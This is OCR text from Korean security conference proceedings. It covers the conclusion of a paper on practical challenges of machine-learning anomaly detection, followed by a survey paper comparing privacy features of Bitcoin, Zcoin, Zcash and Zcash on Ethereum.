이러한 문제점에 대한 대안으로 최근 많은 주목을 받고 있는 보안 기법이 기계학습기반의 기술들이다, 기계학습은 주어진 입력(훈련) 정보들을 바탕으로 확률 분포 모델을 생성(학습)하여 새로운 정보에 대해 자신의 예측과의 유사성 등으로 그 정보를 분별 또는 판단하는 기술이다. 이를 보안에 적용하는 방식은 기계학습에 사용하는 훈련 정보를 기준으로 크게 악성코드 분류 (Malware Classification)와 비정상 행위 탐지 (Anomaly detection) 두 가지로 나눌 수 있다.

악성코드 분류의 경우는 현재 실제 다양한 회사들의 백신 프로그램에 적용되고 있는 기법이다. 이는 기계학습 모델을 학습하기 위해서 알려진 악성코드들에 대해 그 코드 바이너리의 크기나 문자 분포, 파일명, 동작특성 등의 각종 정보를 사용한다. 이를 통해 만들어진 모델은 기존의 알려진 악성 코드의 탐지는 물론이거니와 그 악성 코드들의 유사한 변종 코드 까지도 잡아낼 수 있다. 이는 기존의 전통적인 보안 접근법에서 일일이 사람이 분석해야 했던 어려움을 어느 정도 완화시켜 주게 된다,

비정상 행위 탐지의 경우는 악성코드 분류와 학습하는 정보가 반대되는 경우인데, 지키고자 하는 프로그램이나 시스템의 각종 정보를 학습하여 그 대상의 정상 행위를 표현하는 모델을 학습하는 접근법이다. 학습 기반 악성코드 분류 기법이 공격들의 변종에 대응하기 좋은 접근법이었다면, 비정상 행위 탐지의 경우는 그에 더해 보안에서 항상 주요 문제로 삼고 있는 신종 공격, 즉 제로데이 공격(Zero-day attack)에 대해 대응이 가능하다는 강점을 가지고 있다. 이러한 점 때문에 학습 기반 비정상 행위 탐지 기법들을 실제 보안 현장에 적용하면 큰 효과를 얻을 수 있을텐데, 아직까지 성공적인 제품이 많이 보이지는 않고 있는데, 이는 그동안 진행되어 왔던 연구들을 실제 현장에 적용하기 위한 추가적인 난관들이 존재하기 때문으로 보인다.

본 논문에서는 학습 기반 비정상 행위 탐지 기법들에 대한 연구를 실제로 제품화하거나 현장에 적용하려는 과정에서 넘어서야하는 난관들을 경험을 바탕으로 정리하고자 한다,

II. 본론

1.1 학습 정보/데이터

우선 가장 큰 난관이 되는 것을 이야기하자면 모델의 학습을 위해 필요한 훈련 데이터의 확보이다. 현재 실제로 개발되어 배포되는 학습 기반 악성코드 분류 모델의 경우는 연구자 또는 회사가 자체적으로 수집한 악성코드 뿐 아니라 다양한 출처로부터 모은 악성코드들을 훈련 데이터로 사용할 수 있기 때문에 그 확보가 용이한 면이 있다. 하지만 비정상 행위 탐지의 경우는 정상 행위를 학습하고자 하는 대상의 정보만으로 훈련 데이터가 이루어져야한다는 제약이 존재한다. 그렇기 때문에 보호하고자 하는 대상 (정상 상태를 학습하고자 하는 대상)에 대한 충분한 데이터를 확보할 수 있는 능력 없이는 이러한 접근법을 진행하기가 어렵다.

그에 더해, 충분한 양의 데이터 확보에 대한 난이도를 한 층 더 올리는 사항이 존재하는데, 바로 학습 기반의 비정상 행위 탐지 기법에서는 그 모든 훈련 데이터가 보호하고자 하는 대상의 정상 행위에 대한 정보만을 담고 있어야 한다는 것이다. 이는 기존에 진행된 대부분의 연구에서 당연시하는 조건인데, 실제 현장에서 이 조건에 맞는 데이터를 확보하는 것은 정말로 큰 어려움을 가져온다. 연구 환경에서는 데이터를 확보하기 위해 통제된 환경에서 지정된 프로그램 또는 시스템에 정상적인 입력들을 사실적으로 시뮬레이션하여 반복적으로 넣으면서 그 때의 프로그램 또는 시스템의 동작에 대한 정보들을 기록하게 되는데, 이와 같은 작업은 실제 현장에서 재현하기 어려운 면이 많다. 비정상 행위 탐지 기술을 도입하려고 하는 보안 기업의 경우 대부분 이미 고객사에 대해 보안 서비스를 진행하고 있고, 더 나은 서비스를 제공하기 위해 추가 요소기술로 개발하려고 하는 경우가 많을 텐데, 기존 연구 환경에서 데이터를 생성하던 방법을 채택하게 되면 필요한 양의 데이터가 확보될 때까지 고객사의 시스템 또는 서비스를 중단시켜야할 수 있다. 이는 현

실적으로 굉장히 어려움이 따르는 조건이기 때문에, 기업들은 차선책으로 현재 서비스하고 있는 상황에서 생성되는 정보들을 바탕으로 기계학습을 시도하게 되는데, 사실 이는 또 다른 문제를 야기하게 된다.

이미 실제 동작을 하고 있는 시스템/서버에 대한 실제 정보를 사용하게 되면, 데이터의 양에 대한 확보는 굉장히 용이해진다. 하지만 예상할 수 있듯이, 해당 정보 중에 공격으로 인해 생긴 흔적이 없다고 보장하는 것은 굉장히 어려운 문제이다. 언뜻 생각하기에는, 고객사에서 수집되는 정보 중에 현재 서비스 중인 보안 기술로 인해 공격으로 분류된 이벤트와 연관된 정보를 제거하면 정상 행위에 대한 정보를 수집할 수 있다고 생각할 수 있지만, 사실 학습 기반 비정상 행위 탐지 기술을 적용하려는 이유는 기존 보안 기술로는 업데이트 없이 잡히지 않는 새로운 형태의 공격들을 탐지하려는 것이기 때문에, 보안 기업에서 공격으로 분류된 정보들을 제거한다고 하더라도 수집된 정보에는 기존에 탐지되지 않는 새로운 공격의 흔적이 남아 있을 가능성이 항상 존재하게 된다. 만에 하나 이러한 정보가 남아있는 데이터를 기반으로 비정상 행위 탐지를 위한 기계학습 모델을 학습하게 될 경우 해당 공격으로 인해 나타나는 행위들을 정상으로 간주하게 되어 보안에 허점이 생기게 되는 심각한 문제가 발생하게 되어 오히려 해당 기법을 적용하지 않는 경우보다 보호하는 시스템이 위험해질 수 있다.

따라서 어려움이 따르더라도 통제된 환경에서 사실적으로 생성된 정상행위 데이터 확보를 할 방법을 기업들은 강구할 필요가 존재한다.

1.2 정상행위의 정의와 재현

두 번째 난관은 보호하고자 하는 대상의 정상행위를 무엇으로 정의할 것인지와 그 정상행위를 재현하여 학습에 필요한 정보들을 데이터로 어떻게 생성할 것인지에 대한 것이다.

우선 시스템이나 프로그램의 정상행위로 받아들여질 수 있는 경우는 크게 두 가지이다. 하나는, 변조되지 않은 해당 시스템이나 프로그램의 코드로 인해 실제로 나타날 수 있는 행위, 다시 말해 합법적으로 나타날 수 있는 행위를 정상행위로 규정하는 것이다. 두 번째는, 보호하고자 하는 대상이 실제 동작하면서 흔히 보이는 행위를 정상행위로 규정하는 것이다.

코드 상으로 합법적인 행위를 정상으로 규정하게 되면 그 정보로 훈련이 된 기계학습 모델이 실제 프로그램 또는 시스템의 동작 중에 드물게 나타나는 행위 (오류 처리를 위한 핸들러 동작 등)에 대해 오탐이 발생하지 않게 된다는 강점이 생긴다. (오탐의 발생은 실제 보안 서비스를 하는 입장에서 극심한 인력 낭비를 야기하기 때문에 이를 최소화하는 것은 매우 중요한 문제이다.) 하지만 이러한 접근법의 문제점은 프로그램이나 시스템의 모든 합법적인 행위를 발생시키는 입력 값을 만들거나 확보하는 것이 어렵다는 것이다. 이를 해결하기 위한 가장 현실적인 방법은 자동 테스트 입력 값 생성 [5]과 같은 기법을 이용하는 것일 텐데, 이를 사용하게 될 경우 또 다른 문제점이 생길 위험성이 존재한다. 기계학습으로 학습된 모델은 학습을 위해 주어진 정보를 바탕으로 확률분포 모델을 학습하여 새로운 입력 값에 대해 확률을 계산한다는 것을 다시 상기해보면, 단순하게 프로그램이나 시스템에 나타날 수 있는 모든 행위를 동등하게 학습할 경우 정상적인 행위에 대해 학습된 확률 값과 실제로 그 행위가 일어날 확률 값 사이에 차이가 생기게 되고, 이는 실제로 모델이 비정상 행위 탐지를 위해 사용될 때 오탐으로 이어질 가능성을 야기한다. 또한 자동으로 프로그램의 최대한 많은 수행 경로를 지나가는 입력값을 생성하여 프로그램의 다양한 행위를 발생시키는 것은 좋은데, 그 과정 중에 프로그램에 알지 못했던 취약점으로 인해 생기는 수행경로를 지나가는 입력값 (실제로 공격에 사용될 수 있는 입력값)을 생성할 가능성이 존재하여 앞선 장에서 언급했던 바와 같이 그 취약점에 대한 공격을 정상으로 인지하는 모델을 학습하게 될 가능성이 존재한다.

보호하고자 하는 대상이 실제로 동작하는 과정에서 흔히 발생하는 행위들을 정상 행위로

규정할 경우, 학습된 모델은 해당 프로그램 또는 시스템에 일반적으로 나타나지 않던 행위를 분명하게 분별할 수 있는 능력이 생긴다는 강점을 가질 수 있다. 하지만 이 때 발생할 수 있는 문제점은, 실제 프로그램이나 시스템의 정상 동작임에도 불구하고, 학습과정에서 잘 나타나지 않은 이벤트 (앞서 언급했던 오류 처리 핸들러의 행위 등)에 대해서 비정상 행위로 보고를 올린다는 점이다. 이는 해당 행위들이 중요하지 않을 경우 (이러한 행위까지도 비정상 행위로 보고 받는 것이 중요한 경우에는 상관이 없지만) 오탐율을 늘려 보안 인력의 시간은 또다시 소모하게 될 수 있다. 또한 이와 같은 방식으로 규정된 정상행위에 알맞은 데이터의 생성은 기존 서비스에서 자주 나타난 행위들을 모아서 그 행위를 임의로 재현하며 이루어지게 될텐데, 앞선 장에서 언급했던 공격의 흔적이 섞여들어갈 위험성이 여전히 존재하여 그 선택과정이 매우 중요해진다.

1.3 오탐율과 불확정성

학습 기반의 비정상 행위 탐지를 보안 현장에 적용하고자 할 때의 마지막 문제점은, 앞선 장에서 언급했던 문제들을 모두 해결하고 성공적으로 모델을 학습했더라도, 이를 활용했을 때 오탐이 발생할 가능성이 항상 존재한다는 것과, 모델의 탐지 결과를 100% 신뢰할 수 없다는 것이다. 이는 기계학습 기법 자체가 확률 분포 모델에 의한 확률 계산에 기반 한다는 내재적인 요소에 의한 문제점이라 사실 해결방안은 존재하지 않는다. 이는 비정상 행위 탐지 뿐 아니라 기계학습 기반 기술 모두에 해당하는 문제점인지라, 오탐이 발생할 수 있기 때문에 이를 확인할 인원 배치가 추가로 필요하다는 것과 학습 기반 기술을 어느정도까지 신뢰할지에 대한 결정이 필요하다는 점은 학습 기반 기술을 현장에 적용하고자 하는 기업들은 반드시 숙지하고 고려해야할 사항이다.

III.결론

본 논문에서는 학습 기반 비정상 행위 탐지 기법들에 대한 연구를 실제로 제품화하거나 현장에 적용하려는 과정에서 넘어서야하는 난관들을 학습 데이터의 확보 측면, 정상행위의 규정 측면 그리고 기계학습의 내재적인 특성으로 인한 오탐과 불확정성의 존재 측면으로 정리하였다. 본 논문은 논문의 연구진이 연구 결과들을 현장에 적용하려는 과정에서 경험했던 문제점과 고려사항을 정리하여 나눔으로써, 국내 보안업계에서 기계학습 기반 기술 (특히 이상행위 탐지기법)을 연구 개발하는 과정에 도움이 될 것으로 기대한다.

[참고문헌]

[1] Andersen, Starr and Abella, Vincent. Data Execution Prevention. Changes to Functionality in Microsoft Windows XP Service Pack 2, Part 3: Memory Protection Technologies. 2004

[2] PaX Team. Documentation for the PaX project-overall description. 2008.

[3] Solar Designer. Return-to-libc attack. Bugtraq mailing list, August. 1997

[4] Shacham, H. (2007, October). The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In Proceedings of the 14th ACM conference on Computer and communications security (pp. 552-561). ACM.

[5] Cadar, C., Dunbar, D., & Engler, D. R. (2008, December). KLEE: Unassisted and Automatic Generation of High-Coverage Tests for Complex Systems Programs. In OSDI (Vol. 8, pp. 209-224).

C-4 개인 정보보호 및 ID 관리

이 경 률 (순청향대)

- **전자 암호 화폐의 프라이버시 이슈와 동향**
  김승리, 김지혜, 오현옥, 이승화
- **바이트코드 수정을 통한 안드로이드 앱의개인정보 접근권한 개별 제어 기법**
  백현준, 하동수, 오희국
- **차세대 ITS 환경에서 프라이버시 보호를 위한 익명 인증서 관리 방안**
  최석준, 곽진
- **지능형 CCTV 환경의 프라이버시 보장을 위한 유사도 기반 가상얼굴 생성기법**
  이동혁, 박남제

전자 암호 화폐의 프라이버시 이슈와 동향

김승리[1†] 김지혜[2] 오현옥[1] 이승화[3††]

[1]한양대학교 정보시스템학과

[2]국민대학교 전자공학과

[3]국민대학교 보안스마트 전기자동차학과

Privacy Issues and Trends in Digital Cryptocurrency

Seung-Ri Kim[1] Ji-Hye Kim[2] Hyun-Ok Oh[1] Seung-Hwa Lee[3]

[1]Dept. of Information System, Hanyang University

[2]Dept. of Electronics Engineering, Kookmin University

[3]Dept. of Secured Smart Electric Vehicle, Kookmin University

요 약

블록체인(Blockchain) 기술로 개발된 최초의 전자 암호 화폐인 비트코인(Bitcoin)은 의사 익명성(pseudonymous)을 제공한다. 블록체인의 거래 내역을 통해 사용자에 대한 정보를 알 수 있으며 믹스(mix)라는 서비스를 통해 거래 내역을 난독화(obfuscation)하여도 코인의 추적이 가능하므로 비트코인은 완벽하게 익명성을 보장하지 않는다. 이러한 문제점을 해결하기 위해 전자 암호 화폐는 프라이버시(privacy)를 제공하는 전자 암호 화폐로 발전해왔다.

본 논문에서는 비트코인이 익명성을 제공하는 제트코인(Zcoin), 제트캐시(Zcash)로 발전하는 과정에서 적용된 기술에 대해 알아본다. 또한 비트코인과 제트코인, 제트캐시를 비교분석하고 향후 제트캐시를 활용할 수 있는 분야에 대하여 살펴보고자 한다.

I. 서론

2009년 사토시 나카모토(Satoshi Nakamoto)가 개발한 비트코인은 블록체인 기술이 처음으로 실용화된 최초의 전자 암호 화폐이다 [1]. 비트코인은 특정 중앙관리기관 없이 주체적으로 화폐를 발행하고, 이체내역을 관리하며 이는 네트워크 코드에 의해 자동적으로 운영되는 특징을 가진다. 비트코인은 발생한 모든 거래(transaction) 기록 정보에 대하여 블록을 생성하고 이것은 모든 구성원에게 전송된다. 해당 블록의 유효성이 확인되는 경우 이것은 기존의 블록에 연결된다. 각 블록은 해시로 저장되기 때문에 블록을 위조하거나 변조하려면 전체블록을 조작하여야 하므로 사실상 해킹이 불가하다. 또한 임의의 사용자가 블록 안에 포함된 모든 거래 내역을 조회할 수 있으므로 거래 내역을 투명하게 관찰하는 것이 가능하다.

비트코인에는 개인정보가 포함되지 않기 때문에 기본적으로 의사 익명성을 제공하지만 최근 연구에 따르면 블록체인의 정보인 거래의 구조를 사용하여 거래의 가치나 거래가 일어난 날짜 등을 알 수 있음이 밝혀졌다 [2]. 따라서 이러한 데이터를 분석하면 사용자의 소비 습관이나 계좌의 잔액과 같은 프라이버시 정보가 노출된다는 문제점이 있다. 따라서 거래 내역을 관찰하여 개인 데이터에 공개적으로 접근하는 것을 막기 위한 방안이 고려되었다.

기본적으로 비트코인은 믹스라는 기능을 이용하여 코인(coin)의 출처를 숨기는 것이 가능

† 제 1저자
†† 교신저자

하다. 그러나 믹스 과정은 여러 가지 한계가 있으며 결론적으로 믹스 과정 후에도 코인의 사용자를 추적할 수 있다는 문제점이 존재한다. 따라서 2013년 기존의 비트코인에 강력한 익명성을 보장한 제트코인이 등장하였다. 제트코인은 기존의 믹스에 분산화(decentralization) 개념을 도입하여 코인의 익명성(anonymity)을 강화하였다. 제트코인은 향후 제로캐시(Zerocash) 프로토콜을 사용하는 제트캐시로 발전되었다. 제트캐시에서는 거래 내역을 보호하는 기능을 추가하여 보다 강력한 익명성을 제공한다.

본 논문에서는 전자 암호 화폐의 발달과정에서 프라이버시가 어떻게 발전하였는지에 대하여 살펴보고 향후 전자 암호 화폐 거래 시스템에서의 프라이버시 이슈와 활용방안에 대해 논의한다.


본 논문의 구성은 다음과 같다. 2장 배경지식에서는 전자 암호 화폐인 비트코인과 증명 시스템(proof system)인 영지식-SNARK (zero-knowledge Succinct Non-interactive ARgument of Knowledge)에 대해 살펴본다. 3장 프라이버시 보존 전자 암호 화폐에서는 익명성을 제공하는 전자 암호 화폐에 대해 알아보고 각각의 성질을 비교 분석한다. 4장Zcash on Ethereum에서는 이더리움(Ethereum)에 제트캐시를 결합하여 프라이버시를 강화한 이더리움에 대해 살펴보고 마지막으로 5장 결론에서는 프라이버시 보존 전자 암호 화폐의 활용방안에 대해 논의한다.

II. 배경지식

2.1 비트코인

비트코인은 최초의 순수한 P2P(Peer to Peer) 전자 암호 화폐로 특정 중앙기관 없이 데이터의 무결성(integrity)과 투명성(transparency)을 보장하는 블록체인 기술로 구성되어 있다 [1]. P2P 네트워크에 참여하고 있는 사용자들은 블록체인의 데이터를 분산화하여 저장하고 있으며 블록체인 내 거래 내역을 확인할 수 있고 화폐의 이중 지불(double-spending)이나 복제를 방지할 수 있다.

비트코인의 거래에서는 사용자의 공개키와 개인키를 이용한다. 비트코인에서는 키 생성 시 사용자의 어떠한 정보도 필요 없기 때문에 의사 익명성을 제공한다. 하지만 거래 내역을 확인함으로써 사용자를 특정지을 수 있기 때문에 완벽한 익명성을 제공하지 않는다 [2]. 이러한 문제를 해결하기 위해 코인의 출처를 숨기는 믹스라는 기능을 사용한다. 이것은 일부 업체에서 온라인으로 제공하는 서비스로 중앙에서 관리하는 풀(pool)에 코인을 위탁한 후 동일한 금액의 다른 코인으로 돌려받는 방법이다. 아래의 [그림 1] 은 믹스 과정을 보여주고 있다. 세 명의 사용자 A, B, C는 텀블러(tumbler)에 각각 1BTC(비트코인 단위)을 넣는다. 텀블러는 코인을 섞어주는 기능을 하며 일정 시간 후 사용자 A는 1BTC 중 수수료 0.1BTC을 제외한 0.9BTC을 돌려받게 된다.



[그림 1] 믹스 과정 [3]

믹스를 이용하면 코인이 혼합되기 때문에 거래 내역의 추적을 피할 수 있다. 하지만 믹스는 풀 내의 모든 코인이 섞이기 위한 충분한 시간이 필요하며 믹스 과정에서 코인이 도난당할 위험이 있다. 따라서 믹스는 작은 금액에 대하여 추적이 어렵지만 큰 금액의 경우 추적이 가능하다.

2.2 영지식-SNARK

영지식(zero-knowledge) 증명은 자신의 지식

(knowledge)을 검증자(verifier)에게 알려주지 않고 증명(proof)할 수 있는 증명 시스템으로 Goldwasser가 최초로 대화식(interactive) 영지식 증명을 제안하였으며 [4] 이후 비 대화식(non-interactive) 영지식 증명으로 발전되었다.

이후 지식 증명(proof of knowledge) 시 증명의 크기가 지식의 크기에 대비해 간략한(succinct) 크기를 갖고 지식이 드러나지 않는 SNARK(Succinct Non-interactive ARgument of Knowledge)가 제안되었다 [5, 6]. 영지식-SNARK는 증명자(prover)가 생성한 증명에 대하여 누구나 검증 할 수 있다. 제로캐시 프로토콜에서는 화폐의 거래 내역을 영지식-SNARK를 통해 간략화하였다.

III. 프라이버시 보존 전자 암호 화폐 (Digital Cryptocurrency Preserving Privacy)

3.1 Zcoin


제트코인은 2013년 매튜 그린(Matthew D. Green)과 이안 마이어스(Ian Miers) 등이 제안한 전자 암호 화폐로 기존의 비트코인을 확장하고 강력한 익명성을 보장한다. 제트코인은 제로코인(Zerocoin) 프로토콜을 통해 주기적으로 코인을 섞어서 코인의 출처를 숨기는 일종의 분산된 믹스를 제공한다 [2].

제로코인 프로토콜은 민트(mint) 거래와 소비(spend) 단계로 이루어진다. 민트 거래는 새로운 코인에 대한 암호화 약정(commitment)으로 구성되는데 여기에는 코인의 가치와 소유자의 주소, 고유한 일련번호가 포함되고, 약정은 코인의 가치와 소유자의 주소를 숨긴다.

머클 트리(merkle tree)는 블록체인에서 거래 내역의 변조를 막기 위해 각 거래 내역을 해시로 만든 후 최종적으로 하나의 루트 노드(root node)로 만드는 것을 말하며 머클 트리의 최하단 노드(leaf node)에는 코인의 약정이 들어간다. 이것을 통해 모든 사용자는 코인의 가치와 소유자의 주소 그리고 트리에 속한 값에 대해 영지식 증거(zero knowledge proof)를 이용하여 코인의 약정에 대한 소유권을 입증할 수 있다 [7]. ([그림 2] 참고)

제트코인은 민트 거래를 통해 코인의 정보를 드러내지 않기 때문에 코인의 익명성을 제공하고 해당 코인이 이전에 소비되지 않았음을 증명한다.

그러나 제트코인은 코인의 익명성을 제공하지 못한다는 단점이 존재한다. 첫째, 제트코인은 거래에 대한 금액이나 메타 데이터(meta data)는 숨기지 못한다. 제트코인은 코인의 익명성을 제공하지만 네트워크상에서 발생하는 거래는 보호하지 않는다.



[그림 2] 머클 트리에서의 거래 [1]

둘째, 비트코인에 비해 코인의 유효성을 인증하기 위한 검증비용이 훨씬 높다. 제트코인에서 증명의 크기는 45KB를 초과하며 검증에는 450ms가 필요하다 [2]. 또한 이러한 증명은 모든 노드에서 확인되어야하며 블록체인에 영구 저장되어야 하기 때문에 수반되는 비용이 증가한다.


소비 단계는 코인의 일련번호가 이전에 사용되지 않았음을 보장하여 이중 지불을 방지한다 [9].

3.2 Zcash

제트캐시는 제로캐시 프로토콜을 사용하는 암호 화폐이다 [2]. 제로캐시 프로토콜은 제로코인 프로토콜의 한계를 보완하기 위해 등장하였으며 제트코인에 비해 보다 강력한 익명성과 빠른 검증을 제공한다. 기존의 제트코인이 영지식 증명을 활용하여 코인의 익명성을 구현하였다면 제트캐시는 영지식-SNARK를 사용하여 간략한 증명을 생성하고 검증에 필요한 시간을 단축한다. 제트캐시에서는 제로코인 프로토콜에서 제공하는 민트 거래와 함께 푸어(pour) 거래를 사용한다 [7].

푸어 거래는 거래에 사용된 코인의 정보를 숨기기 위해 사용한다. 사용자가 거래에 사용된 코인을 소비하고 새로운 코인을 생성하는 방식으로 거래를 진행한다. 푸어 거래에서 입력한 코인의 값과 출력한 코인의 값은 동일하다. 사용자가 코인을 소비할 때, 코인의 일련번호는 공개되지만 코인의 값이나 소유자의 주소와 같은 기타 정보는 표시되지 않는다. 따라서 출력한 코인을 토대로 입력한 코인을 추적하는 것이 불가능하며 코인의 정보가 공개되지 않기 때문에 프라이버시를 제공할 수 있다. 푸어 거래에서는 짧고 검증하기 쉬운 영지식-SNARK를 사용하여 유효한 거래에 대하여 소유자의 주소와 코인의 값 등 중요한 정보를 노출하지 않았음을 증명한다.

민트 거래는 약정된 코인이 청구된 가치를 갖는다는 것을 누구든지 확인할 수 있고 푸어 거래는 누구든지 거래 내에 포함된 영지식 증명이 유효하다는 것을 확인할 수 있다. 제트캐시는 민트 거래와 푸어 거래를 통해 자산과 거래 내용을 밝히지 않는 보호된(shielded) 거래를 제공한다.



[그림 3] 투명한 거래와 보호된 거래 [8]

또한 [그림 3] 에서 나타난 것과 같이 제트캐시는 기존의 비트코인이 제공하는 투명한 주소(transparent address)와 추가된 기능인 보호된 주소(shielded address)를 모두 지원하기 때문에 사용자는 제트캐시를 전송할 때 비공개 또는 공개 중 선택하여 보낼 수 있다.

제트캐시는 제트코인에 비해 두 가지 장점을 갖는다 [9]. 첫째, 제트캐시는 제트코인과 달리 거래에서 보내는 금액을 숨긴다. 따라서 제트캐시는 제트코인에 비해 프라이버시 타이밍(privacy timing) 공격에 강하다. 프라이버시 타이밍 공격을 이용하면 어떤 제트코인의 민트 거래 직후부터 소비 단계 전까지의 시간을 분석하여, 두 과정 간의 연관관계를 유추할 수 있다. 제트캐시는 거래 내역을 숨기기 때문에 이러한 공격에 상대적으로 강하다.

둘째, 영지식-SNARK를 사용하기 때문에 검증시간이 단축된다. 제로캐시 프로토콜은 제로코인 프로토콜에 비해 코인을 사용할 때 발생하는 거래의 크기를 97.7%, 트랜잭션 검증시간을 98.6% 감소시켰다. 또한 사용자가 가진 코인의 가치를 숨겨 익명성을 보장할 뿐만 아니라 거래에서 발생하는 거래 금액을 숨길 수 있다 [2].

3.3 비트코인과 프라이버시 보존 전자 암호 화폐 비교

이 장에서는 비트코인과 제트코인, 제트캐시를 비교 분석한다. [표 1] 은 각각의 화폐를 비교한 표이다. 각각의 전자 암호 화폐는 비트코

인, 제로코인, 제로캐시 프로토콜을 사용한다.

비트코인은 의사 익명성을 제공하지만 추적이 가능하여 실제로는 완벽한 익명성을 보장하지 않는다. 제트코인은 영지식을 통해 소유자의 자산을 밝히지 않는 암호학적 믹스를 제공한다. 제트캐시는 소유자의 자산을 숨겨줌과 동시에 거래 내용 또한 숨기는 보호된 거래를 통해 추적불가 기능을 제공한다. 익명화 방법으로는 비트코인은 믹스, 제트코인은 민트 거래, 제트캐시는 민트 거래와 푸어 거래가 있다.

비트코인은 디지털 서명에 기반을 한 암호화폐로 공개키 암호화 방식으로 거래를 수행한다. 비트코인에서 공개키는 다른 사용자에게 알려주는 공개된 자신의 주소이고 이 주소를 통해 비트코인을 받을 수 있다. 개인키는 일종의 은행 계좌 암호로 비트코인을 보낼 때 사용한다. 특정 비트코인에 대한 개인키를 가진 사용자만이 해당 비트코인을 소유하고 거래할 수 있다. 제트코인은 영지식 증명을 사용하여 코인의 가치와 소유자의 주소, 일련번호는 노출하지 않으면서 코인의 유효성을 입증한다. 제트캐시는 기존의 영지식 증명으로 코인의 유효성을 증명하고 추가적으로 영지식-SNARK를 통해 간결한 검증 방법을 지원한다.

비트코인은 투명한 거래로, 거래 내역이 모두에게 공개되고 제트캐시는 투명한 거래와 보호된 거래 두 가지를 모두 제공한다.

[표 1] 비트코인과 제트코인, 제트캐시 비교

	비트코인	제트코인	제트캐시
통화 단위	BTC	XZC	ZEC
프로토콜	비트코인	제로코인	제로캐시
타입	의사 익명성 (pseudony-mous)	암호학적 믹스 (cryptogra-phic mix)	추적불가 (untraceable)
익명화 방법	믹스	민트	민트/ 푸어
코인 소유권 증명	공개키/ 개인키	영지식	영지식-SNARK
트랜잭션	투명한 거래	믹스된 거래	투명한/ 보호된 거래

IV. Zcash on Ethereum

3.1 Ethereum

기존의 비트코인은 사용자간 계약(contract)에서 전자 암호 화폐를 보내고 받을 수 있는 단순한 거래 시스템이었다. 이에 비해 이더리움은 계약 시 완벽한 튜링 완전(turing-complete) 언어를 사용하여 전자 암호 화폐를 보다 유연하고 다양하게 거래 할 수 있는 스마트 계약(smart contract)을 지원한다. 스마트 계약이란 하나의 플랫폼을 통해 거래 당사자들이 서로 합의된 조건을 만족시키면 자동으로 거래가 가능한 계약을 뜻한다. 각 계약 단계마다 불필요한 절차를 최소화하여 시간과 비용을 절약할 수 있으며 블록체인을 통해 계약의 유효성을 증명할 수 있다. 스마트 계약을 이용하면 거래 당사자들은 신뢰할 수 있는 중앙기관 없이 상호 간에 합법적인 용도로 변경 불가한 계약을 체결할 수 있다 [10].

3.2 Zcash on Ethereum

ZoE(Zcash on Ethereum)은 제트캐시와 이더리움을 통합하여 익명성을 제공하는 전자 암호 화폐이다. 이더리움은 GHOST(Greedy Heaviest Observed SubTree) 프로토콜 [11] 을 사용하여 빠른 채굴속도를 보장하지만 익명성을 제공하지는 않는다. 이러한 이더리움의 문제를 해결하기 위해 제로캐시 프로토콜을 사용하여 익명성을 보장하는 ZoE가 등장하였다. ZoE의 데모버전을 "baby ZoE"라고 하며 이 기술은 거래에 입력된 모든 값을 공개하지 않고 계산을 수행하는 증명 방식이다. 이것은 사용자 또는 사용그룹에게 더 높은 프라이버시를 제공하고 복잡한 스마트 계약에서 발생하는 검증 비용을 줄일 수 있다. 실제로 증명을 검증하는데 소요되는 시간은 42ms에 불과하기 때문에 새로운 계약을 효율적으로 추가할 수 있다 [12]. 현재 ZoE는 시작 단계에 불과하지만 이를 활용한 응용은 다양하다. 예를 들어 중앙 관리 기관 없이 블록체인을 이용하여 선거 또는 경매를 진행할 수 있으며, 개별 투표나 입찰 내역은 공개하지 않으면서 모든 참여자가 결과를 확인할 수 있다.

V. 결론

비트코인은 의사 익명성을 제공하지만 거래내역 추적이 가능하여 완전한 익명성을 보장할 수 없다. 이에 익명성을 제공하기 위하여 프라이버시를 제공하는 프로토콜이 개발되었으며 이것을 적용한 제트코인과 제트캐시가 등장하였다.

본 논문에서는 기존의 전자 암호 화폐에서의 프라이버시 문제점에 대해 알아보았고 이 후에 등장한 프라이버시 보존 전자 암호 화폐들을 비교 분석하였다. 또한 전자 암호 화폐뿐만 아니라 다양한 거래방법을 제공하는 스마트 계약에 익명성을 보장하는 프로토콜을 적용한 ZoE에 대해 소개하였다. 프라이버시를 적용한 스마트 계약은 법률 거래나 저작권 이용, 경매 등 점차 활용 영역이 확대될 수 있을 것이다.

본 연구는 향후 프라이버시를 보장하는 블록체인 연구 및 설계에 활용될 것으로 기대된다.

VI. Acknowledge

본 연구는 교육부의 재원으로 한국연구재단의 지원(No.2016R1D1A1B03934545)과 미래창조과학부의 재원으로 한국연구재단의 지원(No.2017R1A2B4009903)을 받아 수행된 연구임.

[참고문헌]

[1] Nakamoto, S. Bitcoin: A peer-to-peer electronic cash system, 2008

[2] Sasson, E. B., Chiesa, A., Garman, C., Green, M., Miers, I., Tromer, E., & Virza, M. (2014, May). Zerocash: Decentralized anonymous payments from bitcoin. In Security and Privacy (SP), 2014 IEEE Symposium on (pp. 459-474). IEEE.

[3] http://tech.eu/features/1283/bitcoin-wallets/

